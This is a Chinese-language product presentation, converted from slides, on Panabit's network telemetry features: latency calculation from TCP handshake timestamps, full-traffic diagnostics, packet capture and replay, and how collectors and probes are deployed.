



2022  
畅享连世界

# 派网遥测功能讲解



01 派网遥测特点介绍

02 典型场景

03 部署方式

04 遥测配置

05 分享




01

## 派网遥测特点介绍

**派网遥测功能优势** 网络遥测，是一种快速故障排除及分析模型方案,为了能够实现远程精细化的集中管理，按照网络状态整合数据,包括底层和覆盖的网络统计数据,主动将这些网络数据及状态信息推送到监控分析设备上,来及时定位解决问题，派网遥测根据精准识别的特性，提供了高效、应用级的质差分析、故障告警动态大屏等功能。

监控分析展示




探测



采集







传输安全性



原始包溯源

灵活调度性



业务可视化




灵活调度性：基于五元组，应用，域名进行调度，对原始流量进行多次调度分配。

传输安全性：支持数据加密，冗余发送，轻量包头隧道开销小减轻带宽负载。

业务可视化：图形界面TOP排名，自定义管理。


原始包溯源：支持对原始数据包按时间，协议，端口等条件进行溯源，回放及下载。

全流量分析相当重要的一部分是  
对**未知流量**的探索



传统安全的黑名单理念更  
关注于已知流量的表现

## 流量诊断







# Panabit遥测NPM延时



## Panabit,NPM延时参数展示

应用	协议	状态	首包接口	连接	地理位置	策略路由	接口线路	时长	客户时延	服务器时延	应用时延	上行报文	下行报文	最大包长	MSS	流量	HOST
其它头条视频	tcp	OK	em5	源:100.64.6.169:41900 目:182.242.51.151:80	云南昆明电信			84	92.82	19.72	26.00	0/2	12/1395	661/1258	1460	1310/1752992	v26.toutiaovod.co...
其它头条视频	tcp	OK	em5	源:100.64.6.169:41976 目:182.242.51.151:80	云南昆明电信			87	41.82	23.47	24.11	0/2	1197/21270	825/1258	1460	1646/26754244	v26.toutiaovod.co...
飞书	tcp	OK	em5	源:100.64.6.169:55404 目:58.49.162.230:443	湖北武汉电信			24	35.74	28.02	31.20	0/2	0/7	575/1258	1460	713/4640	tsearch-hl.snssdk...
其它HTTPS	tcp	OK	em5	源:100.64.6.169:43130 目:116.55.237.231:443	云南昆明电信			114	27.32	31.29	19.84	0/5	0/49	596/1258	1460	1504/59441	p3-shortvideo-sign...
其它HTTPS	tcp	OK	em5	源:100.64.6.169:45432 目:112.117.217.243:443	云南昆明电信			114	27.30	34.83	19.87	0/5	0/20	592/1258	1460	1388/20211	sf3-cdn-tos.toutiao...
抖音	tcp	OK	em5	源:100.64.6.169:50960 目:103.215.142.114:443	贵州贵阳电信			39	18.30	18.34	19.62	0/5	0/29	585/1258	1460	1452/33641	p9-ad-sign.byteim...
华为云	tcp	OK	em5	源:100.64.6.169:39080 目:49.4.35.22:443	北京电信/联通/...			287	17.44	45.34	42.44	0/3	0/6	1122/1258	1460	1848/6203	oauth-login-drcn.pl...
其它HTTPS	tcp	OK	em5	源:100.64.6.169:44842 目:58.49.162.225:443	湖北武汉电信			391	15.08	34.27	30.34	1/38	0/23	1518/735	1460	37767/5288	log3-normal-hl.tou...
其它HTTPS	tcp	OK	em5	源:100.64.6.169:43382 目:171.220.247.72:443	四川南充电信			150	14.44	7.85	15.34	1/8	3/28	682/1258	1460	2365/27427	p26-passport.byte...
其它HTTPS	tcp	OK	em5	源:100.64.6.169:33462 目:120.78.189.22:443	广东深圳阿里云/...			1716	14.28	40.10	40.68	4/150	9/260	683/1129	1460	34523/60578	djg.bdurl.net
未知应用	tcp	OK	em5	源:100.64.6.169:47280 目:49.4.42.195:5223	北京电信/联通/...			1717	11.47	41.43	42.75	2/22	4/32	692/1258	1460	6165/20043	
华为云	tcp	OK	em5	源:100.64.6.169:39074 目:49.4.35.22:443	北京电信/联通/...			288	11.12	38.88	40.70	0/5	0/9	1510/1258	1460	3367/8739	oauth-login-drcn.pl...
其它HTTPS	tcp	OK	em5	源:100.64.6.169:47780 目:111.225.154.159:443	河北张家口电信			1716	9.74	50.66	47.38	1/80	2/80	914/896	1460	9730/8985	frontier100-toutiao...
其它HTTPS	tcp	OK	em5	源:100.64.6.169:55702 目:112.19.198.121:443	四川甘孜藏族自治...			32	8.63	10.64	13.56	0/2	1/8	575/1258	1460	713/4788	search3-search-lq...
未知应用	tcp	OK	em5	源:100.64.6.169:39978 目:117.185.244.54:443	移动			1536	8.51	44.64	45.59	0/11	4/17	1458/1258	1400	7501/12158	
华为云	tcp	OK	em5	源:100.64.6.169:44022 目:49.4.10.226:443	北京电信/联通/...			15	8.25	40.00	40.78	0/3	0/6	631/1258	1460	1357/4655	logservice.hicloud...



时间点2:智能网关记录接收Client的syn包的时间戳  
时间点4:智能网关记录接收Server的syn+ack包的时间戳  
时间点6:智能网关记录接收Client的ack包的时间戳

服务时延 = 时间点4 - 时间点2  
客户时延 = 时间点6 - 时间点4

时间点2:智能网关记录接收Client的HTTP/GET包的时间戳  
时间点5:智能网关记录接收Server的HTTP/200OK包的时间戳

应用时延 = 时间点5 - 时间点2

客户时延	客户端至测量点的网络时延 (Client Network Delay)	若客户时延过大, 表示内网环境的延迟过大。
服务时延	测量点至服务器的网络时延 (Server Network Delay)	若服务时延过大, 表示中间网络 (运营商) 提供的承载网络延迟过大。
应用时延	应用服务器的响应时延 (Application Delay)	若应用时延过大, 表示服务提供商提供服务的延迟过大。

# 遥测NTM网络全流量



支持：流量诊断，敏感应用，时延分析，访问失败率统计，诊断，数据包抓包留存，数据包回放等功能

网络概况

安全态势

协议质量

溯源分析

流量诊断

会话流量

IP画像

域名画像

报文播放

数据留存策略

自动刷新

10秒

所有状态

关键字搜索

序号	线路	流向	首包接口	源接口	VLAN	TTL	用户组	内网地址	外网地址	协议	应用	网站域名	动作	抓包数量	策略前/后速率	备注	操作
33	any	any	any	any	-	-	-	any	any	any	any	微信域名	抓包	-	4.45M/4.45M	微信	<div></div> <div></div> <div></div>
65535	any	any	any	any	-	-	-	any	any	any	any	any	抓包	-	1.50G/1.50G		<div></div> <div></div> <div></div>

流量诊断

源IP任意IP

源端口80 / 8000-8080

目标IP任意IP

目标端口80 / 8000-8080

传输协议任意

应用协议任意协议

源IP ISP任意

目标IP ISP任意

源IP区域任意

目标IP区域任意

请求域名

时间范围2022-05-24 08:26:32 - 2022-05-24 09:26:32

上行下行连接数

1800M

1500M

1200M

900M

600M

300M

0

08:30

08:35

08:40

08:45

08:50

08:55

09:00

09:05

09:10

09:15

09:20

09:25

135K

120k

105k

90k

75k

60k

45k

08:30

08:35

08:40

08:45

08:50

08:55

09:00

09:05

09:10

09:15

09:20

09:25

序号应用协议总请求数上行下行

1SYN\_ACK63429000

2其它HTTPS6048363.48G72.93G

3微信聊天5726641.20G56.48G

4WWW452261370.81M7.96G

5无连接TCP42582115.50M32.11M

6未知应用3701374.64G10.60G

<1234>总共303

序号源IP总请求数上行下行

1113.208.114.355404672.15G26.27G

2113.208.114.603013751.64G36.06G

3113.208.114.37285846963.80M11.34G

4113.208.114.972660491.15G24.54G

5113.208.114.64210003641.55M17.60G

6113.208.114.159209176757.11M15.49G

序号目标IP总请求数上行下行

1202.106.0.2017202015.03M44.48M

2114.114.114.114908958.68M16.65M

3110.242.68.36739517.66M92.23M

4在线IP6720037.16M0

5110.242.68.46249917.77M84.45M

642.236.105.1856209031.86M12.49M

序号目标域名总请求数上行下行

1extshort.weixin.qq...174483276.11M433.37M

2jpushupdate.jianpianu...15302113.39M40.81M

3100.64.0.26601936.53M1.63K

4qnp.f.360.cn4534462.80M59.07M

5dd.browser.360.cn4213343.04M199.41M

6szextshort.weixin.q...3976061.14M90.41M

网络概况

安全态势

协议质量

溯源分析

流量诊断

会话流量

IP画像

域名画像

报文播放

播放选项

播放网卡igb1

播放次数1次

播放文件未选择任何文件

播放速度

1/8x1/4x1/2x原速2x4x8x最高

选择开始



02

## 典型场景

## 基本概念

**采集器:** 小派AP, Panabit网关 交换机, 分光、SPAN (远程镜像)、TAP

作用: 通过分光、SPAN、TAP、串接等方式将流量送至Panabit探针设备


**Panabit探针:** Panabit网关不仅具备特色的网关功能还具备探针的作用

作用: 提供可视化界面, 流量筛选, 镜像复制, 隧道传输

